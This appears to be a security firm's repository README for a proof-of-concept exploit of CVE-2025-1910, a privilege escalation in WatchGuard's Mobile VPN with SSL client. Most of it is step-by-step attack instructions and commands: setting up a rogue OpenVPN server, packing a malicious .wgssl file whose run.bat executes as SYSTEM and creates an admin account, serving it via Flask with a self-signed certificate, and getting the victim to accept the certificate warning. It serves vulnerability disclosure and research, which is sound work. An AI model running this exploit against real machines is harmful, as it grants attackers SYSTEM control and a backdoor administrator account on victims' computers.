 lutrasecurity/cve-2025-1910-watchguard-privilege-escalation
Proof-of-Concept for exploiting CVE-2025-1910, a local privilege escalation within Watchguard's Mobile VPN with SSL client.

A privilege escalation vulnerability in WatchGuard's Mobile VPN with SSL <= 12.11.2 allows a low privileged user to execute commands as SYSTEM on the client. Tested with Mobile VPN with SSL version 12.11.2.
For more details, see our blog article (German version).
sudo openvpn --config server.conf

Modify the remote option in ./client/client.ovpn to point to the OpenVPN server

Modify ./client/run.bat according to your liking, this script will be executed as SYSTEM. By default, a new admin user is created (shinyNewAdmin)
Create the malicious WatchGuard client.wgssl file:
cd client/

# Create checksum
md5sum client.ovpn run.bat > MD5SUM

# Pack into a .wgssl file
tar -czf ../client_exploit.wgssl client.ovpn  MD5SUM  run.bat

cd ..

client.wgssl file via flask:# Start the flask HTTPS server
sudo python3 srv.py
Optionally, a new certificate and key pair can be created via openssl:
# Create certificate and private key for the HTTPS connection
openssl req -x509 -newkey rsa:4096 -nodes -out server.crt -keyout server.key -days 365 -subj "/CN=firebox"

Then, on the victim machine where a vulnerable version of Mobile VPN with SSL is installed (e.g. version 12.11.2, Download), try to connect to the attacker server. The entered username and password do not matter:


Click Yes on the security alert to ignore certificate warnings:
After the connection is successfully established, the run.bat file is executed and the shinyNewAdmin user is created:
On the attacker server you need to have Python, openssl and openvpn installed. Additionally, the flask Python package needs to be installed:
pip install -r requirements.txt
With Nix installed, you can just start the development shell:
nix develop
